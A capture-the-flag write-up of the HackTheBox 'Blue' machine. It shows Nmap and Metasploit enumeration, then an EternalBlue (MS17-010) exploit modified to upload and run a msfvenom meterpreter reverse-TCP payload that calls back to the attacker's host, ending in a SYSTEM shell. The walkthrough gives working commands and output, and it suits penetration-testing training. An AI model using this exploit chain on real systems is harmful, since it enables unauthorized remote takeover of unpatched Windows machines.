

[HackTheBox] Blue

Date: 01/Nov/2019
Categories: [oscp](#), [htb](#), [windows](#)
Tags: [exploit_smb_ms17_010](#)

Overview

This is a writeup for HackTheBox VM [Blue](#). Here are stats for this machine from [machinescli](#):




Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (enumeration → exploitation → privilege escalation) for this machine:




Figure 2: writeup.overview.killchain

TTPs

- 139/tcp/netbios-ssn/Microsoft Windows netbios-ssn: [exploit_smb_ms17_010](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Fri Nov 1 17:05:41 2019 as: nmap -vv --reason -Pn -sV -sC
  ↳ --version-all -oN
  ↳ /root/toolbox/writeups/htb.blue/results/10.10.10.40/scans/_quick_tcp_nmap.txt -oX
  ↳ /root/toolbox/writeups/htb.blue/results/10.10.10.40/scans/xml/_quick_tcp_nmap.xml
  ↳ 10.10.10.40
2 Nmap scan report for 10.10.10.40
3 Host is up, received user-set (0.15s latency).
4 Scanned at 2019-11-01 17:05:41 PDT for 171s
5 Not shown: 991 closed ports
6 Reason: 991 resets
7 PORT      STATE SERVICE      REASON      VERSION
8 135/tcp    open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
9 139/tcp    open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
10 445/tcp    open  microsoft-ds syn-ack ttl 127 Microsoft Windows 7 - 10 microsoft-ds (workgroup:
  ↳ WORKGROUP)
11 49152/tcp  open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
12 49153/tcp  open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
13 49154/tcp  open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
14 49155/tcp  open  unknown      syn-ack ttl 127
15 49156/tcp  open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
16 49157/tcp  open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
17 Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
18
19 Host script results:
20 | p2p-conficker:
21 |   Checking for Conficker.C or higher...
22 |   Check 1 (port 57283/tcp): CLEAN (Couldn't connect)
23 |   Check 2 (port 12383/tcp): CLEAN (Couldn't connect)
24 |   Check 3 (port 19006/udp): CLEAN (Timeout)
25 |   Check 4 (port 60472/udp): CLEAN (Timeout)
26 |_ 0/4 checks are positive: Host is CLEAN or ports are blocked
27 | smb2-security-mode:
28 |   2.10:
29 |_   Message signing enabled but not required
30 |_smb2-time: Protocol negotiation failed (SMB2)
31
32 Read data files from: /usr/bin/./share/nmap
33 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
34 # Nmap done at Fri Nov 1 17:08:32 2019 -- 1 IP address (1 host up) scanned in 171.43 seconds
```

2. Here's the summary of open ports and associated AutoRecon scan files:

openports					
#	Port	Protocol	Service		Scans
1.	135/tcp	msrpc	ttl 127 Microsoft Windows RPC		./results/10.10.10.40/scans/tcp_135_rpc_nmap.txt
2.	139/tcp	netbios-ssn	ttl 127 Microsoft Windows netbios-ssn		./results/10.10.10.40/scans/enum4linux.txt ./results/10.10.10.40/scans/smbclient.txt ./results/10.10.10.40/scans/tcp_139_smb_nmap.txt
3.	445/tcp	microsoft-ds	ttl 127 Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)		./results/10.10.10.40/scans/enum4linux.txt ./results/10.10.10.40/scans/smbclient.txt ./results/10.10.10.40/scans/tcp_445_smb_nmap.txt
4.	49152/tcp	msrpc	ttl 127 Microsoft Windows RPC		./results/10.10.10.40/scans/tcp_49152_rpc_nmap.txt
5.	49153/tcp	msrpc	ttl 127 Microsoft Windows RPC		./results/10.10.10.40/scans/tcp_49153_rpc_nmap.txt
6.	49154/tcp	msrpc	ttl 127 Microsoft Windows RPC		./results/10.10.10.40/scans/tcp_49154_rpc_nmap.txt
7.	49155/tcp	unknown	ttl 127		
8.	49156/tcp	msrpc	ttl 127 Microsoft Windows RPC		./results/10.10.10.40/scans/tcp_49156_rpc_nmap.txt
9.	49157/tcp	msrpc	ttl 127 Microsoft Windows RPC		./results/10.10.10.40/scans/tcp_49157_rpc_nmap.txt

Figure 3: writeup.enumeration.steps.2.1

3. We find SMB ports to be open on the target system. We run a Nmap NSE script scan to check if the SMB service is vulnerable:

```
1 nmap -p139,445 --script smb-vuln-* --script-args=unsafe=1 10.10.10.40
```

```
root@kali: ~/toolbox/data/writeups/htb.blue # nmap -p139,445 --script smb-vuln-* --script-args=unsafe=1 10.10.10.40
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-01 17:13 PDT
Nmap scan report for 10.10.10.40
Host is up (0.057s latency).

PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds

Host script results:
|_smb-vuln-ms10-054: ERROR: Script execution failed (use -d to debug)
|_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
|_smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|   State: VULNERABLE
|   IDs: CVE:CVE-2017-0143
|   Risk factor: HIGH
|   A critical remote code execution vulnerability exists in Microsoft SMBv1
|   servers (ms17-010).
|
|   Disclosure date: 2017-03-14
|   References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_

Nmap done: 1 IP address (1 host up) scanned in 16.33 seconds
root@kali: ~/toolbox/data/writeups/htb.blue #
```

Figure 4: writeup.enumeration.steps.3.1

4. We find that the target system is missing patches from [MS17-010](#) bulletin and as such vulnerable. We can use the [zzz_exploit.py](#) EternalBlue exploit to gain interactive access. But before that we need to determine the target OS version and the name of an active pipe:

5. We first use Metasploit auxiliary module `scanner/smb/smb_version` to determine target OS version to be Windows 7 Professional SP1 (build:7601) (name:HARIS-PC):

```
1 msfconsole
2   use auxiliary/scanner/smb/smb_version
3   show options
4   set RHOSTS 10.10.10.40
5   run
```

```

msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    .                yes       The target address range or CIDR identifier
  SMBDomain .                no        The Windows domain to use for authentication
  SMBPass   .                no        The password for the specified username
  SMBUser   .                no        The username to authenticate as
  THREADS   1                yes       The number of concurrent threads

msf auxiliary(scanner/smb/smb_version) > set RHOSTS 10.10.10.40
RHOSTS => 10.10.10.40
msf auxiliary(scanner/smb/smb_version) > run

[+] 10.10.10.40:445 - Host is running Windows 7 Professional SP1 (build:7601) (name:HARIS-PC)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_version) >

```

Figure 5: writeup.enumeration.steps.5.1

6. Then we use another Metasploit auxiliary module `scanner/smb/pipe_auditor` to find multiple open pipes `\netlogon`, `\lsarpc`, `\samr`, `\browser`, `\atsvc`, `\epmapper`, `\eventlog`, `\InitShutdown`, `\keysvc`, `\lsass`, `\LSM_API_service`, `\ntsvcs`, `\plugplay`, `\protected_storage`, `\scerpc`, `\srvsvc`, `\trkws`, `\W32TIME_ALT`, `\wkssvc`:

```

1 msfconsole
2   use auxiliary/scanner/smb/pipe_auditor
3   show options
4   set RHOSTS 10.10.10.40
5   run

```

```

msf auxiliary(scanner/smb/pipe_auditor) > show options

Module options (auxiliary/scanner/smb/pipe_auditor):

  Name      Current Setting  Required  Description
  ----      -
  NAMED_PIPES /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes       List of named pipes to check
  RHOSTS     10.10.10.40      yes       The target address range or CIDR identifier
  SMBDomain  .                no        The Windows domain to use for authentication
  SMBPass    .                no        The password for the specified username
  SMBUser    .                no        The username to authenticate as
  THREADS    1                yes       The number of concurrent threads

msf auxiliary(scanner/smb/pipe_auditor) >
msf auxiliary(scanner/smb/pipe_auditor) >
msf auxiliary(scanner/smb/pipe_auditor) > run

[+] 10.10.10.40:445 - Pipes: \netlogon, \lsarpc, \samr, \browser, \atsvc, \epmapper, \eventlog, \InitShutdown, \keysvc, \lsass, \LSM_API_service, \ntsvcs, \plugplay, \protected_storage, \scerpc, \srvsvc, \trkws, \W32TIME_ALT, \wkssvc
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/pipe_auditor) >

```

Figure 6: writeup.enumeration.steps.6.1

Findings

Open Ports

```

1 135/tcp | msrpc | Microsoft Windows RPC
2 139/tcp | netbios-ssn | Microsoft Windows netbios-ssn
3 445/tcp | microsoft-ds | Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
4 49152/tcp | msrpc | Microsoft Windows RPC
5 49153/tcp | msrpc | Microsoft Windows RPC
6 49154/tcp | msrpc | Microsoft Windows RPC

```

7	49155/tcp		unknown		
8	49156/tcp		msrpc		Microsoft Windows RPC
9	49157/tcp		msrpc		Microsoft Windows RPC

Phase #2: Exploitation

1. We now need to create a binary payload file. For this exploit, we will use `meterpreter` as the payload and then use `multi/handler` to catch the incoming shell connection. We then slightly tweak the exploit file to first copy the binary payload on to the target system and execute it:

```
1 msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.14.18 lport=443 -f exe >mtrptr.exe
2 subl zzz_exploit.py
3 def smb_pwn(conn, arch):
4     smbConn = conn.get_smbconnection()
5     print('creating file c:\\pwned.txt on the target')
6     tid2 = smbConn.connectTree('C$')
7     fid2 = smbConn.createFile(tid2, '/pwned.txt')
8     smbConn.closeFile(tid2, fid2)
9     smbConn.disconnectTree(tid2)
10    + smb_send_file(smbConn, '/root/toolbox/writeups/htb.blue/mtrptr.exe', 'C', '/mtrptr.exe')
11    + service_exec(conn, r'cmd /c c:\\mtrptr.exe')
12 msfconsole
13 use exploit/multi/handler
14 set payload windows/meterpreter/reverse_tcp
15 set lhost 10.10.14.18
16 set lport 443
17 set ExitOnSession false
18 exploit -j
19 python zzz_exploit.py 10.10.10.40 netlogon
20 msfconsole
21 sessions -i 1
22 getuid

root@kali: ~/toolbox/data/writeups/htb.blue/MS17-010 # msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.14.18 lport=443 -f exe >mtrptr.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@kali: ~/toolbox/data/writeups/htb.blue/MS17-010 #
```

Figure 7: writeup.exploitation.steps.1.1

```
972 def smb_pwn(conn, arch):
973     smbConn = conn.get_smbconnection()
974
975     print('creating file c:\\pwned.txt on the target')
976     tid2 = smbConn.connectTree('C$')
977     fid2 = smbConn.createFile(tid2, '/pwned.txt')
978     smbConn.closeFile(tid2, fid2)
979     smbConn.disconnectTree(tid2)
980
981     smb_send_file(smbConn, '/root/toolbox/data/writeups/htb.blue/mtrptr.exe', 'C', '/mtrptr.exe')
982     service_exec(conn, r'cmd /c c:\\mtrptr.exe')
983     #smb_send_file(smbConn, sys.argv[0], 'C', '/exploit.py')
984     #service_exec(conn, r'cmd /c copy c:\pwned.txt c:\pwned_exec.txt')
985     # Note: there are many methods to get shell over SMB admin session
986     # a simple method to get shell (but easily to be detected by AV) is
987     # executing binary generated by "msfvenom -f exe-service ..."
```

Figure 8: writeup.exploitation.steps.1.2

```

msf auxiliary(scanner/smb/pipe_auditor) > use exploit/multi/handler_
msf exploit(multi/handler) >
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -

```

Exploit target:

Id	Name
--	----
0	Wildcard Target

```

msf exploit(multi/handler) >
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
[-] The value specified for payload is not valid.
msf exploit(multi/handler) >
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) >
msf exploit(multi/handler) >
msf exploit(multi/handler) > set lhost 10.10.14.18
lhost => 10.10.14.18
msf exploit(multi/handler) > set lport 443
lport => 443
msf exploit(multi/handler) >
msf exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(multi/handler) >
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 10.10.14.18:443
msf exploit(multi/handler) >

```

Figure 9: writeup.exploitation.steps.1.3

```

root@kali: ~/toolbox/data/writeups/htb.blue/MS17-010 # python zzz_exploit.py 10.10.10.40 netlogon
Target OS: Windows 7 Professional 7601 Service Pack 1
Target is 64 bit
Got frag size: 0x10
GROOM_POOL_SIZE: 0x5030
BRIDE_TRANS_SIZE: 0xfa0
CONNECTION: 0xfffffa800416aba0
SESSION: 0xfffffa0024e6220
FLINK: 0xfffffa01c018048
InParam: 0xfffffa01c01115c
MID: 0x2207
unexpected alignment, diff: 0x6048
leak failed... try again
CONNECTION: 0xfffffa800416aba0
SESSION: 0xfffffa0024e6220
FLINK: 0xfffffa01c02b088
InParam: 0xfffffa01c02515c
MID: 0x2303
success controlling groom transaction
modify trans1 struct for arbitrary read/write
make this SMB session to be SYSTEM
overwriting session security context
creating file c:\pwned.txt on the target
Opening SVCManager on 10.10.10.40.....
Creating service NRtb.....
Starting service NRtb.....
The NETBIOS connection with the remote host timed out.
Removing service NRtb.....
ServiceExec Error on: 10.10.10.40
nca_s_proto_error
Done
root@kali: ~/toolbox/data/writeups/htb.blue/MS17-010 #

```

Figure 10: writeup.exploitation.steps.1.4

```

msf exploit(multi/handler) >
[*] Sending stage (179779 bytes) to 10.10.10.40
[*] Meterpreter session 1 opened (10.10.14.18:443 -> 10.10.10.40:49160) at 2019-11-01 17:38:45 -0700

msf exploit(multi/handler) >
msf exploit(multi/handler) > sessions

Active sessions
=====

```

Id	Name	Type	Information	Connection
1		meterpreter	x86/windows NT AUTHORITY\SYSTEM @ HARIS-PC	10.10.14.18:443 -> 10.10.10.40:49160 (10.10.10.40)

```

msf exploit(multi/handler) >
msf exploit(multi/handler) >
msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

Figure 11: writeup.exploitation.steps.1.5

2. We then obtain further information about the system and read the contents of both user.txt and root.txt files to complete the challenge:

```

1 sysinfo
2 cat C:\Users\haris\Desktop\user.txt

```



```
3 cat C:\Users\haris\Desktop\root.txt
```

```
meterpreter > sysinfo
Computer      : HARIS-PC
OS            : Windows 7 (Build 7601, Service Pack 1).
Architecture  : x64
System Language : en_GB
Domain        : WORKGROUP
Logged On Users : 0
Meterpreter   : x86/windows
meterpreter >
```

Figure 12: writeup.exploitation.steps.2.1

```
meterpreter > cat user.txt
4c546aea7db75cbd71de245c8deea9meterpreter >
meterpreter >
```

Figure 13: writeup.exploitation.steps.2.2

```
meterpreter > cat root.txt
ff548eb71e920ff6c08843ce9df4e717meterpreter >
meterpreter >
```

Figure 14: writeup.exploitation.steps.2.3

Phase #2.5: Post Exploitation

```
1 ntauth/system@HARIS-PC> id
2 NT AUTHORITY\SYSTEM
3 ntauth/system@HARIS-PC>
4 ntauth/system@HARIS-PC> uname
5 Computer      : HARIS-PC
6 OS            : Windows 7 (Build 7601, Service Pack 1).
7 Architecture  : x64
8 System Language : en_GB
9 Domain        : WORKGROUP
10 Logged On Users : 0
11 Meterpreter   : x86/windows
12 ntauth/system@HARIS-PC>
13 ntauth/system@HARIS-PC> ifconfig
14 Ethernet adapter Local Area Connection:
15   Connection-specific DNS Suffix  . :
16   IPv6 Address. . . . . : dead:beef::c530:b184:97a4:fd67
17   Temporary IPv6 Address. . . . . : dead:beef::4d8e:bdfd:4c8b:3189
18   Link-local IPv6 Address . . . . . : fe80::c530:b184:97a4:fd67%11
19   IPv4 Address. . . . . : 10.10.10.40
20   Subnet Mask . . . . . : 255.255.255.0
21   Default Gateway . . . . . : fe80::250:56ff:feb9:db57%11
22                               10.10.10.2
```

```
23 ntauth/system@HARIS-PC>  
24 ntauth/system@HARIS-PC> users  
25 Administrator  
26 haris
```

Loot

Flags

```
1 C:\Users\haris\Desktop\user.txt: 4c546aea7dbee75cbd7.....
2 C:\Users\Administrator\Desktop\root.txt: ff548eb71e920ff6c0.....
```

References

- [+] <https://www.hackthebox.eu/home/machines/profile/51>
- [+] <https://medium.com/@sdgeek/hack-the-box-htb-blue-115b3f563125>